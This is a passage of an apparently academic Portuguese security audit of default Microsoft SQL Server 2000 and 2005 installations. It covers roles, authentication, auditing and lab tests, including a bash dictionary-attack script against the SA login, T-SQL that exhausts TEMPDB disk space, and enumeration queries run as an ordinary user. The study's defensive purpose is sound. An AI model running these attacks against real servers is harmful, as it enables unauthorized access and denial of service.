O *Microsoft SQL Server* está disponível em seis edições:

- *Windows CE Engine*: edição específica, destinada a dispositivos e *appliances* com *Windows CE*;
- *Desktop Engine*: edição com as funcionalidades básicas. Não inclui ferramentas para gestão, limita o tamanho da base de dados e o *worload* dos utilizadores;
- *Developer Edition*: possui as funcionalidades da edição *Enterprise* no entanto o licenciamento proíbe a sua utilização em sistemas cuja função não seja a de desenvolvimento ou testes;
- *Personal Edition*: destinada a um número reduzido de utilizadores. Inclui um conjunto de ferramentas para gestão e suporta sistemas operativos não servidor;
- *Standard Edition*: idêntica à edição *Enterprise*, sem as funcionalidades de alta disponibilidade, escalabilidade e análise avançada;
- *Enterprise Edition*: oferece as funcionalidades de alta disponibilidade (*log shipping*), elevada escalabilidade (até 32 CPUs e 64 GB RAM) e análise avançada.

A edição utilizada no processo de auditoria de segurança foi a *Developer Edition*.

Instância e base de dados Uma instância é um ambiente lógico, criado dentro de um sistema com *SQL Server* instalado, providenciando um intervalo de memória, políticas de gestão de CPU e portos para comunicação. Cada instância é composta por várias bases de dados.

Cada base de dados consiste numa colecção de objectos de sistema e de utilizadores, armazenados fisicamente em discos. Por omissão, são instaladas quatro bases de dados de sistema:

- *MASTER*: contém objectos de sistema. Regista a existência e a localização dos ficheiros de base de dados;
- *MODEL*: *template* utilizado sempre que criamos uma nova base de dados;
- *MSDB*: utilizada pelo *SQL Server Agent* para armazenar informação relacionada com alertas e *jobs*;
- *TEMPDB*: utilizada pelo sistema para armazenar temporariamente tabelas e procedimentos. Esta base de dados é recriada cada vez que o *SQL Server* é iniciado.

Para além das bases de dados de sistema, são também instaladas duas bases de dados de exemplos *{NORTHWIND, PUBS}*.

Armazenamento da informação Uma base de dados contém uma série de objectos físicos (representados por ficheiros armazenados) e lógicos (representados por estruturas abstractas) (ver Figura 7):

- *Primary*: ficheiro que contém a informação necessária à inicialização da base de dados. Toda a base de dados tem um ficheiro *primary*;
- *Secondary*: ficheiros utilizados para o armazenamento dos dados que não puderam ser armazenados no ficheiro *primary*;
- *Transaction log*: ficheiro utilizado para recuperarmos a base de dados caso seja necessário. Existe pelo menos um destes ficheiros por base de dados;
- *Filegroups*: estrutura lógica que agrupa ficheiros de forma a facilitar a gestão;
- *Buffer pool*: estrutura lógica, responsável pelo armazenamento em memória de dados solicitados recentemente.



Figura 7 – *Microsoft SQL Server*, armazenamento da informação

T-SQL A extensão das funcionalidades do SQL é realizada através da inclusão desta linguagem procedimental, que permite a definição de variáveis, condições e possibilita a implementação de lógicas de controlo simples. Através da linguagem T-SQL podemos criar objectos denominados como *stored procedures* que são programas desenvolvidos em T-SQL e que são armazenados dentro da base de dados, em forma compilada. Um *trigger* é um tipo especial de *stored procedure* que é invocado quando ocorre um determinado evento sobre uma tabela.
A base de dados *SQL Server* oferece um conjunto de *stored procedures*, úteis para uma diversidade de propósitos, de onde destacamos [35]:

- *SP_CONFIGURE*: mostra ou altera as configurações de um servidor;
- *SP_DATABASES*: lista as bases de dados residentes numa instância;
- *SP_HELP*: reporta informação acerca de um qualquer objecto ou tipo de dados da base de dados;
- *SP_HELPLOGINS*: providencia informação de autenticação associada a cada uma das bases de dados.

.NET Framework Common Language Runtime (CLR) Na versão 2005 do *SQL Server*, a *Microsoft* introduziu uma versão do CLR directamente no SGBD, permitindo assim o desenvolvimento de código residente à base de dados, mais poderoso e versátil, através da utilização de linguagens *.NET*, como o *C#* ou o *Visual Basic* [4]. Por exemplo: um *trigger* pode ser implementado através de um método CLR que não tenha parâmetros e retorne *void*.
Por omissão, a funcionalidade de execução de métodos CLR encontra-se desligada, sendo necessário activá-la manualmente.

Autenticação O *SQL Server* suporta dois tipos de autenticação:

- *Nativa*: o utilizador e palavra-chave são enviados para o *SQL Server* que irá autenticar localmente na base de dados. Para o envio da palavra-chave é usada uma técnica de ofuscação (*obfuscation*);
- *Windows*: integrada com o sistema operativo. De forma à autenticação ter sucesso, o utilizador ou grupo terão que existir no servidor ou domínio e terem acesso ao *SQL Server*.

Por omissão, o utilizador que existe na base de dados é o utilizador *SA* com o qual poderão ser desempenhadas todas as tarefas de administração do repositório e da instância.
A partir da versão 2000 inclusive, é possível circunstancialmente autenticar através de *Active Directory* e/ou *Kerberos* [21].

Autorização O acesso a objectos da base de dados é controlado por *server roles, database roles,* privilégios sobre instruções e privilégios sobre objectos. Os *server roles* e os *database roles* controlam os comandos que podem ser executados, os dados que podem ser lidos e/ou alterados e os objectos que podem ser alterados, apagados e/ou criados. Destacam-se os seguintes *server roles* [21]:

- *SYSADMIN*: atribui ao utilizador ou grupo controlo completo sobre o *SQL Server*, as suas bases de dados e todos os seus objectos. Por omissão, o utilizador *SA* e o grupo *BULTIN\Administrators* são membros deste *role*;
- *SERVERADMIN*: atribui ao utilizador ou grupo, a capacidade de modificar parâmetros do *SQL Server* como quantidade de memória e CPU, etc;
- *SECURITYADMIN*: atribui ao utilizador ou grupo, controlo sobre configurações de segurança como modo de autenticação, criação de utilizadores entre outros;

Destacam-se os seguintes *database roles* [21]:

- *DB_ACCESSADMIN*: atribui ao utilizador ou grupo, a capacidade de atribuir ou eliminar acessos à base de dados;
- *DB_OWNER*: atribui ao utilizador ou grupo, controlo total sobre todos os objectos e operações da base de dados. Por omissão, o utilizador *DBO* pertence a este *role*.
- *DB_SECURITYADMIN*: atribui ao utilizador ou grupo, a capacidade de atribuir, retirar e negar permissões sobre qualquer objecto na base de dados;
- *PUBLIC*: todos os utilizadores e grupos pertencem a este *role*.

O *Microsoft SQL Server* também permite a criação de *user defined roles* (conjuntos), permitindo assim agrupar utilizadores que tenham as mesmas necessidades de privilégios. Os privilégios sobre instruções permitem atribuir a um utilizador operações transversais na base de dados. Destacamos os seguintes privilégios sobre instruções:

- *CREATE FUNCTION*: possibilita a criação de funções T-SQL;
- *CREATE PROCEDURE*: possibilita a criação de procedimentos T-SQL;
- *CREATE TABLE*: possibilita a criação de tabelas.

Os privilégios sobre objectos são mais granulares que os *roles*, permitindo a atribuição a grupos e/ou utilizadores, ajudando a definir os comandos DML que podem ser usados para acesso a objectos como tabelas, vistas e *stored procedures*.

Auditoria O processo de auditoria de eventos pode ser executado através de um conjunto de métodos que variam essencialmente ao nível de detalhe e das ferramentas utilizadas. Os métodos são os seguintes:

- *Auditoria de eventos do Windows*: os eventos relacionados com o *SQL Server* são armazenados no ficheiro "AppEvent.evt" (*application log*). Os eventos que são auditados são: *startup* e *shutdown* da instância; *backups* e *restores* da base de dados; alterações de configuração da instância;
- *Auditoria do processo de login:* podem ser auditados todos os *logins*, apenas os que tiveram sucesso ou os que falharam.
- Auditoria C2[8]: é auditada a criação e o acesso a objectos [51].

O método usado por omissão no *SQL Server* origina um ficheiro "ErrorLog" que pode ser analisado, mas que essencialmente contém a mesma informação que o *application log*.

Comunicações O protocolo utilizado na comunicação cliente/servidor é o *Tabular Data Stream* (TDS), normalmente usado sobre a pilha TCP/IP, embora também possa ser usado com *named pipes* e IPC (do Inglês *Inter-process Communication*).
Por omissão as comunicações são em claro, embora a ligação cliente/servidor possa ser cifrada recorrendo a SSL. O processo principal do *SQL Server*, por omissão aceita pedidos nos portos TCP/1433 e UDP/1434, sendo que o primeiro é utilizado na comunicação cliente/servidor tradicional.

[8] Primeiro nível da classificação do processo de avaliação definido pelo *Trusted Computer System Evaluation Criteria* (TCSEC), que define um conjunto de eventos a auditar. Para que um sistema possua esta classificação um administrador tem que conseguir auditar com base na identidade de utilizador e objecto.

Pré-avaliação Com base no que foi dito e numa avaliação documental das duas versões do *SQL Server*, podemos apontar desde já um conjunto de aspectos positivos e negativos da sua segurança por omissão. Aspectos negativos:

- Por omissão as comunicações cliente/servidor são em claro e os portos TCP e UDP estão no estado LISTEN;
- Apesar do processo de auditoria estar ligado, eventos de autenticação não são auditados;
- O utilizador *SA* tem por omissão a palavra-chave vazia (*SQL Server 2000*);
- Também por omissão, qualquer utilizador pertence ao grupo *PUBLIC* o que lhe confere um conjunto de capacidades;
- Um utilizador DBA é omnipotente, podendo aceder a quaisquer dados.

Aspectos positivos:

- É suportado como mecanismo de autenticação a utilização do protocolo Kerberos;
- Elevada granularidade no mecanismo de autorização, permitindo o controlo do utilizador, acção e objecto;
- O mecanismo de auditoria possibilita um elevado detalhe no registo, providenciando o registo da acção e do objecto.

Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 7.

Propriedades	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	(Não possuímos informação para responder agora)
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[9])

Tabela 7 – *Microsoft SQL Server*, propriedades de segurança

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da configuração por omissão na tabela 8.

[9] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.

Mecanismos	Configuração por omissão
Autenticação	Pobre, dependente de utilizador e palavra-chave (a qual não necessita de respeitar nenhuma regra)
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades.
Auditoria	Existe, mas é insuficiente.

Tabela 8 – *Microsoft SQL Server*, mecanismos de segurança

4.2 Avaliação experimental

As versões do SGBD *Microsoft SQL Server* utilizadas nos testes (2000 e 2005), possuem pontos de entrada comuns. Não obstante a similariedade arquitectural, os pontos de entrada embora comuns estão sujeitos a diferentes falhas devido a um natural processo de maturação da segurança do produto. Assim, a secção começa por apresentar as vulnerabilidades comuns a ambas as versões do SGBD, depois incide sobre as vulnerabilidades da versão 2000 e por fim da versão 2005.

4.2.1 Microsoft SQL Server 2000 e 2005

Ambas as versões apresentam similaridades, de onde destacamos:

- Comunicação TDS entre os clientes e o servidor;
- Existência de um *role* PUBLIC ao qual qualquer utilizador pertence;
- Funcionalidades das linguagens T-SQL;
- Capacidade de extracção de informação dos *backups*.

Após a instalação por omissão de ambas as versões em máquinas virtuais distintas, utilizámos o utilitário *nmap* para enumerarmos os pontos de entrada possíveis, descrevendo-os na tabela 9.

Protocolo	Porto	Microsoft
TCP	1433	*SQL Server*

Tabela 9 – *Microsoft SQL Server*, portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação da *Microsoft* acerca dos mesmos, foi criado um DFD. O DFD do *Cliente TDS* tem como objectivo descrever a comunicação cliente/servidor com o SGBD (ver Figura 8). Os aspectos que iremos explorar neste cenário são: segurança do serviço que trata os pedidos TDS dos clientes; segurança na comunicação entre um cliente TDS e uma instância *SQL Server*; capacidade de nos ligarmos ao SGBD recorrendo a credenciais criadas por omissão aquando da instalação.



Figura 8 – *Microsoft SQL Server*, DFD TDS

Segurança do serviço que trata os pedidos TDS dos clientes O serviço responsável por permitir o acesso à base de dados por parte de clientes remotos ou locais, utiliza no primeiro caso o porto TCP/1433. Assim, de forma a identificarmos um servidor *SQL Server* (192.168.2.3) podemos usar o utilitário *amap* (a negrito o *input*).

```
amap 192.168.2.3 1433
Protocol on 192.168.8.133:1433/tcp matches ms-sql
```

Foram efectuados diversos ataques de negação de serviço – SYN *flood*, TCP *connect flood* – recorrendo ao utilitário *hping* e a código C desenvolvido (ver Anexo 1), mas nenhum resultou na concretização da negação de serviço, no entanto, não foram realizados ataques mais ricos como injecção de pacotes respeitando a gramática TDS ou injecção de pacotes com formatação arbitrária. Uma vez que, por omissão o porto TCP/1433 pode ser acedido a partir de qualquer ponto na rede (bastando o porto TCP estar disponível e permitir o *3-way handshake* do TCP), poderá ser possível a exploração de vulnerabilidades do TCP/IP e/ou do TDS através de ataques similares aos supracitados.

Segurança na comunicação entre um cliente TDS e o *SQL Server* Utilizando os utilitários *Query Analyzer* e *wireshark*, facilmente comprovamos a ausência de confidencialidade nas comunicações. Os exemplos abaixo apresentam os resultados obtidos com um servidor *SQL Server* 2000, mas quando usámos um servidor *SQL Server* 2005 os resultados foram similares. No *Query Analyzer* após nos ligarmos com o utilizador *SA* que tem a palavra-chave em branco, executámos os dois comandos abaixo, obtendo os resultados da tabela 10 – lista das bases de dados configuradas e respectiva localização nos discos internos do servidor.

use master;

select * from sysdatabases;

Name	Dbid	...	Filename
Master	1		E:\SQLSRV2000\MSSQL\data\master.mdf
Model	3		E:\SQLSRV2000\MSSQL\data\model.mdf
Msdb	4		E:\SQLSRV2000\MSSQL\data\msdbdata.mdf
Northwind	6		E:\SQLSRV2000\MSSQL\data\northwnd.mdf
Pubs	5		E:\SQLSRV2000\MSSQL\data\pubs.mdf
Tempdb	2		E:\SQLSRV2000\MSSQL\data\tempdb.mdf

Tabela 10 – *Microsoft SQL Server*, resultado de um select

O *wireshark* foi usado para escutar a comunicação entre o cliente e o servidor. Um excerto da saída encontra-se no Anexo 4.

A captura foi realizada num cliente onde coexistiam os utilitários *Query Analyzer* e *wireshark*. Para executar um ataque real, o *wireshark* seria executado num cliente distinto, estando o seu sucesso dependente da verificação de uma das condições mencionadas em 2.3.

Ligações ao SGBD Por omissão a autenticação do *SQL Server* é integrada com o sistema operativo, não sendo possível a ligação ao mesmo através de utilizadores que não existam no domínio de autenticação do servidor. Os únicos utilizadores que podem se ligar ao *SQL Server* são os que pertencem ao grupo *BULTIN\Administrators*. Neste cenário, teríamos que explorar vulnerabilidades associadas ao sistema operativo o que sai do âmbito deste estudo.

Muitas vezes os administradores de bases de dados alteram o modo de autenticação para *mixed* de forma a poderem usar utilizadores nativos ao *SQL Server* no processo de autenticação, especialmente quando os servidores encontram-se em zonas desmilitarizadas sem acesso a recursos de domínio. No cenário de autenticação *mixed,* os *logins* podem ser criados na base de dados sem correspondência com utilizadores de sistema operativo.

O que é que um atacante pode fazer com um utilizador vulgar? Criámos através do utilitário *Query Analyzer* um utilizador de nome "utilizador1" com palavra-chave "utilizador1". Apesar de não ter sido dada explicitamente permissão a qualquer base de dados, o utilizador criado irá "personificar" um utilizador especial denominado *guest* criado pelo *SQL Server* aquando da instalação. Por omissão apenas a base de dados *MODEL* não possui o utilizador *guest*. Utilizando o utilitário *FreeTDS* (a negrito o *input*), estabelecemos uma ligação cliente/servidor com o servidor

identificado no cliente por SQLSERVER2000, utilizando o utilizador "utilizador1" com palavra-chave "utilizador1".

```
./tsql -S SQLSERVER2000 -U utilizador1 -P utilizador1
```

Execução de uma instrução bem conhecida do *SQL Server*.

```
1> select @@version
2> go
Microsoft SQL Server 2000 - 8.00.2039 (Intel X86)
May 3 2005 23:18:38
Copyright (c) 1988-2003 Microsoft Corporation
Enterprise Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
```

Um atacante ficaria a conhecer não só a versão do *SQL Server*, como também a versão exacta do sistema operativo.

Consulta da coluna "value" da tabela "sysconfigures".

```
1> select value from sysconfigures where comment like '%c2%audit%'
2> go
value
0
```

O resultado deste comando – consulta da tabela *SYSCONFIGURES* – é útil para um atacante, uma vez que representa o sistema estar ou não configurado para auditoria de nível C2.

Consulta dos campos "name" e "filename" da tabela "sysdatabases".

```
1> select name, filename from sysdatabases
2> go
name filename
master e:\SQLSRV2000\MSSQL\data\master.mdf
model e:\SQLSRV2000\MSSQL\data\model.mdf
msdb e:\SQLSRV2000\MSSQL\data\msdbdata.mdf
Northwind e:\SQLSRV2000\MSSQL\data\northwnd.mdf
pubs e:\SQLSRV2000\MSSQL\data\pubs.mdf
tempdb e:\SQLSRV2000\MSSQL\data\tempdb.mdf
```

Com o resultado deste comando – consulta da tabela *SYSDATABASES* –, um atacante fica a conhecer quais as bases de dados que existem configuradas no servidor e onde se encontram os ficheiros das mesmas.

Consulta dos campos "name", "dbname", "hasaccess" da tabela "syslogins".

```
1> select name, dbname, hasaccess from syslogins
2> go
name dbname hasaccess
BUILTIN\Administrators master 1
sa master 1
utilizador1 master 1
```

Um atacante pode desta forma – consulta da tabela *SYSLOGINS* – obter todos os *logins* existentes, a sua *default database* e se têm ou não acesso à base de dados.

Role PUBLIC Este *role* é criado aquando da criação da base de dados e qualquer utilizador criado na base de dados possui este *role*. Desta forma, qualquer privilégio atribuído ao *PUBLIC* torna-se um privilégio para todos os utilizadores que existam na base de dados. Por omissão existe um conjunto de tabelas que qualquer utilizador pode consultar, de onde destacamos:

- *SYSCOMMENTS*: contém o código de todas as vistas e *stored procedures*;
- *SYSCONFIGURES*: mostra a configuração de um conjunto de parâmetros como o número de ligações que podem existir na base de dados (útil para um ataque de força bruta), entre outros. Também permite a verificação da configuração do processo de auditoria;
- *SYSDATABASES*: mostra todas as bases de dados existentes no servidor;
- *SYSLOGINS*: mostra todos os *logins* existentes.

A este *role* também estão atribuídos privilégios sobre *stored procedures*, de onde destacamos:

- *SP_HELPDB*: mostra informação (nome, espaço utilizado, etc.) acerca de todas as bases de dados existentes no servidor;
- *SP_HELPDEVICE*: mostra informação acerca dos ficheiros constituintes das bases de dados.

Extracção de informação de *backups* O *SQL Server* suporta cinco tipos de *backups* [35]:

- *Total*: todos os ficheiros constituintes da base de dados são salvaguardados;
- *Transaccional*: apenas os ficheiros de *log* transaccionais são salvaguardados;
- *Diferencial*: são salvaguardadas as diferenças existentes entre os ficheiros contidos no último *backup* e os existentes;
- *File/Filegroup*: permite que guardemos um *filegroup*;
- *Snapshot*: a capacidade de realizar este tipo de *backup* que constitui uma réplica de todos os ficheiros e *logs* transaccionais depende de *hardware* e de *software* independente.

A realização de um *backup* de base de dados é tradicionalmente efectuada recorrendo à ferramenta *built-in Enterprise Manager* do *SQL Server*, que gera um ficheiro binário por cada base de dados salvaguardada. O problema com estes *backups*, é que o(s) ficheiro(s) resultantes têm informação não cifrada. Considerando que empiricamente

os sistemas utilizados para salvaguardar os *backups* são máquinas onde a segurança é mais frágil, este facto pode levantar sérios problemas. Por exemplo, obtendo acesso a um destes binários ("master.bak", *backup* da base de dados *MASTER*), o atacante pode utilizar o comando UNIX *strings* (ver Anexo 5) de forma a obter as cadeias alfanuméricas e assim visualizar código T-SQL de procedimentos existentes na base de dados. Caso o *backup* seja executado remotamente, o tráfego entre o cliente e o servidor está sujeito a ser capturado através do mesmo método que o usado anteriormente para descrever a comunicação cliente/servidor.

4.2.2 Microsoft SQL Server 2000

A instalação do *SQL Server 2000* foi realizada sobre o sistema operativo *Microsoft Windows 2003*. A versão instalada foi a última disponível, *SQL Server 2000 Service Pack 4*. De acordo com o objectivo, a configuração que resultou do processo de instalação foi a configuração por omissão.

Após a instalação, utilizámos o *nmap* para enumerarmos os pontos de entrada possíveis. A tabela 11 apresenta um porto de comunicações adicional (específico da versão *SQL Server 2000*), comparativamente à tabela 9.

Protocolo	**Porto**	**Microsoft**
UDP	1434	*SQL Server browser*

Tabela 11 – *Microsoft SQL Server 2000,* portos no estado LISTEN

Fruto do levantamento dos pontos de entrada e da documentação da *Microsoft* acerca dos mesmos, foi criado um DFD. O DFD do *Cliente SSRP* tem como objectivo comunicar com um servidor *SQL Server*, de forma a obter os nomes das instâncias existentes no servidor (ver Figura 9). Neste cenário iremos explorar a segurança do serviço SSRP.



Figura 9 – *Microsoft SQL Server 2000,* DFD SSRP

Ligações ao SGBD O *SQL Server 2000* por omissão cria dois *logins*:

- *BULTIN\Administrators*: autenticação exterior com o sistema operativo;
- *SA*: utilizado para autenticação local no próprio SGBD com palavra-chave vazia.

Os dois utilizadores possuem o *role* DBA o que significa que podem fazer tudo o que quiserem nas bases de dados. Por omissão:

- A autenticação é integrada com o sistema operativo, o que significa que só podemos ter acesso ao *SQL Server* caso tenhamos as credenciais de um utilizador do sistema operativo do servidor (ou do domínio, caso seja configurado para tal);
- Nenhum utilizador tem limite quanto ao número de tentativas de *login*. Esta informação é particularmente útil pois associada ao facto da auditoria do mecanismo de autenticação por omissão também não estar ligada, permite-nos fazer ataques *online* à autenticação do *SQL Server*.

Um atacante pode realizar ataques de dicionário, utilizando para o efeito um cliente *SQL Server* (TDS) como o *FreeTDS* e um programa auxiliar que permita iterar as invocações e ler de um ficheiro de palavras-chave. Exemplo de um automatismo escrito em *bash* que faz esse ataque:

```
#!/bin/sh
TSQL="/usr/local/freetds/bin/tsql"
USER=sa
DICIONARIO= "/usr/local/freetds/bin/dicionario.txt"
OUTPUT="/usr/local/freetds/bin/output.log"
while read line do
        $TSQL -S SQLSERVER2000 -U $USER -P $line 2> $OUTPUT
        INCORRECTO=`cat $OUTPUT | grep incorrect | wc -l`
        if [ $INCORRECTO == 0 ]
        then
                echo "Password descoberta: $line"
                exit
        fi
done < $DICIONARIO
```

O automatismo percorre o ficheiro "dicionario.txt" gerado previamente e por cada linha executa o TSQL utilizando a palavra-chave lida do ficheiro. A utilização do

redireccionamento para *stderr* é o que permite aferir se a palavra-chave de um utilizador foi descoberta.

Um atacante poderá realizar um ataque de força bruta, necessitando apenas de desenvolver um pequeno programa que crie as sequências a experimentar de acordo com regras que estipule (por exemplo cadeias de caracteres de 1 a 8 caracteres alfanuméricos) e por cada sequência gerada invoque o cliente TDS da mesma forma que no ataque de dicionário.

O que é que um atacante pode fazer com um utilizador vulgar? Recorrendo mais uma vez ao utilizador criado anteriormente de nome "utilizador1" e ao utilitário *FreeTDS* (a negrito o *input*):

Consulta dos campos "routine_body", "routine_definition" da vista "routines".

```
1> select routine_body, routine_definition from information_schema.routines
where specific_name='sp_helpsort'
2> go
routine_body routine_definition
SQL create procedure sp_helpsort --- 1996/04/08 00:00
AS
set nocount on
/*
** Now display the server default collation name
*/
declare @servercollation sysname
select @servercollation = convert(sysname, serverproperty('collation'))
if @servercollation is not NULL
BEGIN
select 'Server default collation' = description
from ::fn_helpcollations() C
where @servercollation = C.name
END
set nocount off
return(0) -- sp_helpsort
```

A vista *ROUTINES* permite a um atacante obter o DDL de qualquer procedimento e função armazenados na base de dados. Esta capacidade, conjugada com a de conseguir obter o nome de todos os objectos existentes na base de dados, poderá permitir a elaboração de um catálogo de objectos e respectivos DDLs interessantes à exploração de vulnerabilidades.

Para além do privilégio de *SELECT* de um conjunto de tabelas e vistas, ao *role PUBLIC* também se encontram atribuídos privilégios de *EXECUTE* sobre alguns procedimentos. De onde destacamos um *extended procedure* designado por *XP_DIRTREE*.

```
1> exec xp_dirtree 'C:\WINDOWS\SYSTEM32'
```

```
2> go
subdirectory depth
1025 1
1028 1
…
2052 1
3076 1
3com_dmi 1
administration 1
…
```

Este *extended procedure* permite a um atacante obter a estrutura de directorias e ficheiros de qualquer unidade lógica, o que lhe permite obter informações preciosas acerca do *software* instalado. Conforme descriminado na documentação da Microsoft, qualquer utilizador pode criar objectos na base de dados *TEMPDB*:

```
CREATE TABLE #teste
(
 subdir VARCHAR(255),
 profundidade int,
 ficheiro int
)
INSERT #teste EXEC xp_dirtree 'c:\',0,1
```

Aproveitando as potencialidades do T-SQL, o atacante pode criar um procedimento para inserir um conjunto de registos na tabela "#teste"!

```
DECLARE @contador INT
DECLARE @max INT
SET @contador = 1
SET @MAX = 12
WHILE @contador < @MAX
BEGIN
         INSERT #teste SELECT * FROM #teste
         SET @contador = @contador + 1
END
```

Esta inserção representou um acréscimo de 3.6 Gbytes em 15 minutos, à base de dados *TEMPDB*. Um atacante pode facilmente criar uma tabela contendo múltiplas colunas *VARCHAR* de forma a maximizar o tamanho de cada registo inserido na tabela e assim rapidamente exaurir com o espaço em disco. De forma a controlar o progresso do seu procedimento T-SQL, um atacante pode recorrer a um *extended procedure XP_FIXEDDRIVES*, que lhe permite monitorizar o espaço disponível em disco – actualizado cada vez que é executado.

```
1> exec xp_fixeddrives
2> go
drive MB free
C 322
E 3695
```

Segurança do serviço SSRP O serviço responsável por resolver nomes de instâncias e informar o cliente da forma como se poderá ligar a uma instância em execução num servidor utiliza o porto UDP/1434. Existem vários utilitários que explorando este serviço permitem descobrir os servidores *SQL Server* existentes num segmento de LAN. Um destes utilitários é o *osql* da Microsoft:

```
osql -L
Servers:
ORTHOSIE
```

Outros utilitários como o *SQLPing* ou o *SQLRecon*, ambos criados por Chip Andrews permitem obter informações valiosas acerca de um servidor, como a sua versão e verificar se a sua configuração é a de um ambiente de alta disponibilidade.

4.2.3 Microsoft SQL Server 2005

A instalação do *Microsoft SQL Server* 2005 foi realizada sobre o sistema operativo *Microsoft Windows 2003*. A versão instalada foi a última disponível, *SQL Server 2005 com Service Pack 1*. Por omissão, o *SQL Server 2005* nas versões *Developer*, *Evaluation* e *Express* não activa a comunicação TCP. Uma vez que pretendemos estudar um cenário em que a comunicação cliente/servidor seja possível, após a instalação do *SQL Server 2005*, foi manualmente activada a comunicação TCP.

Ligações ao SGBD O *SQL Server 2005* por omissão cria dois *logins*:

- *BULTIN\Administrators*: autenticação exterior com o sistema operativo;
- *SA*: aquando da instalação somos forçados a alterar a palavra-chave deste utilizador.

Os utilizadores supra mencionados possuem o *role* DBA e portanto podem fazer tudo o que quiserem nas bases de dados. Por omissão:

- A autenticação é integrada com o sistema operativo, como na versão 2000;
- Ao contrário do *SQL Server 2000*, existe limite quanto ao número de tentativas de falha no processo de *login* (imposto pela *local security policy* do sistema operativo) e as tentativas de *login* não sucedidas são auditadas. Estas alterações impossibilitam ataques *online* à autenticação;

O que é que um atacante pode fazer com um utilizador vulgar? Apesar do acesso a objectos como a vista "ROUTINES" ou o *extended procedure* "XP_DIRTREE", não ser mais possível na versão 2005 do *SQL Server*, existem outros objectos não existentes em 2000 que podem ser utilizados maliciosamente.

Consulta de um conjunto de campos da vista "database_files" – contém informação acerca da base de dados:

```
1> select type, physical_name, state, size, max_size from sys.database_files
2> go
type physical_name state size max_size
0 E:\sqlsrv2005\MSSQL.1\MSSQL\DATA\master.mdf 0 512 -1
1 E:\sqlsrv2005\MSSQL.1\MSSQL\DATA\mastlog.ldf 0 160 -1
```

Este objecto permite a um atacante saber por exemplo se os ficheiros que constituem a base de dados têm um limite máximo de tamanho definido. Pode ser interessante para exploração de ataques de negação de serviço.

Consulta de um conjunto de campos da vista "endpoints" – contém informação acerca dos protocolos de comunicação configurados:

```
1> select name, state_desc from sys.endpoints
2> go
name state_desc
TSQL Local Machine STARTED
TSQL Named Pipes STARTED
TSQL Default TCP STARTED
TSQL Default VIA STARTED
```

A informação oferecida por este objecto resume-se ao estado dos protocolos de comunicação existentes no *SQL Server*.

À semelhança do que acontecia no *SQL Server* 2000, também no 2005 qualquer utilizador pode criar objectos na base de dados *TEMPDB*. Um atacante pode realizar um ataque de negação de serviço, similar ao efectuado na secção do *SQL Server* 2000, com uma excepção apenas, não pode recorrer ao *extended procedure XP_DIRTREE*. Mas este facto não é crítico, bastando ao atacante encontrar outra fonte qualquer de informação como por exemplo um "SELECT @@VERSION" adequar o DDL da tabela e definir um máximo adequado para o ciclo de repetição.

4.3 Resultados

Nesta secção apresentamos sumariamente as falhas de segurança que identificámos na secção 4.2. Resumindo e classificando os ataques realizados, quanto ao nível de permissão e/ou capacidade do atacante, apresentamos a seguinte tabela:

Ataque	**Permissão/Capacidade**	**Versão vulnerável**
Confidencialidade nas comunicações	Capturar tráfego cliente/servidor.	2000, 2005
Snooping com um utilizador vulgar	Ligação à base de dados com um utilizador qualquer	2000, 2005
Extracção de informação de *backups*	Capturar tráfego cliente/servidor aquando de um *backup* ou obter acesso ao local de armazenamento do *backup*.	2000, 2005
Ataque de dicionário/força bruta *online*	Acesso ao porto TCP/1433	2000, 2005[10]
Perigo de um utilizador vulgar – negação de serviço (disco)	Ligação à base de dados com um utilizador qualquer	2000, 2005

Tabela 12 – *Microsoft SQL Server*, ataques realizados

Os ataques realizados às instalações por omissão das últimas duas versões do SGBD *Microsoft SQL Server* permitiram completar a pré avaliação realizada em 4.1. Enquadrando os aspectos negativos e positivos nas propriedades que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 13.

Propriedades	**Configuração por omissão**
Confidencialidade e integridade nas comunicações	Não existe.
Disponibilidade	Existe, de acordo com os testes realizados.
Confidencialidade e integridade na informação armazenada	Não existe. (o DBA tem poder total[11])

Tabela 13 – *Microsoft SQL Server*, propriedades avaliadas

Enquadrando os aspectos negativos e positivos nos mecanismos que definimos como imprescindíveis para um SGBD, apresentamos um quadro resumo da avaliação da instalação por omissão na tabela 14.

Mecanismos	**Configuração por omissão**
Autenticação	Pobre, dependente de utilizador e palavra-chave – não existem regras pré definidas.[12]
Autorização	Qualquer utilizador tem autorização para aceder a um conjunto de funcionalidades
Auditoria	Está activa, no entanto por omissão não audita eventos de autenticação nem autorização.

Tabela 14 – *Microsoft SQL Server*, mecanismos avaliados

Evolução 2005 Para além da verificação das falhas comuns às duas versões *SQL Server* estudadas, foram também analisadas as suas diferenças com o objectivo de

[10] Depende da política de segurança do sistema operativo.
[11] O administrador da base de dados tem por omissão a capacidade de ver e alterar quaisquer dados introduzidos pelos utilizadores.
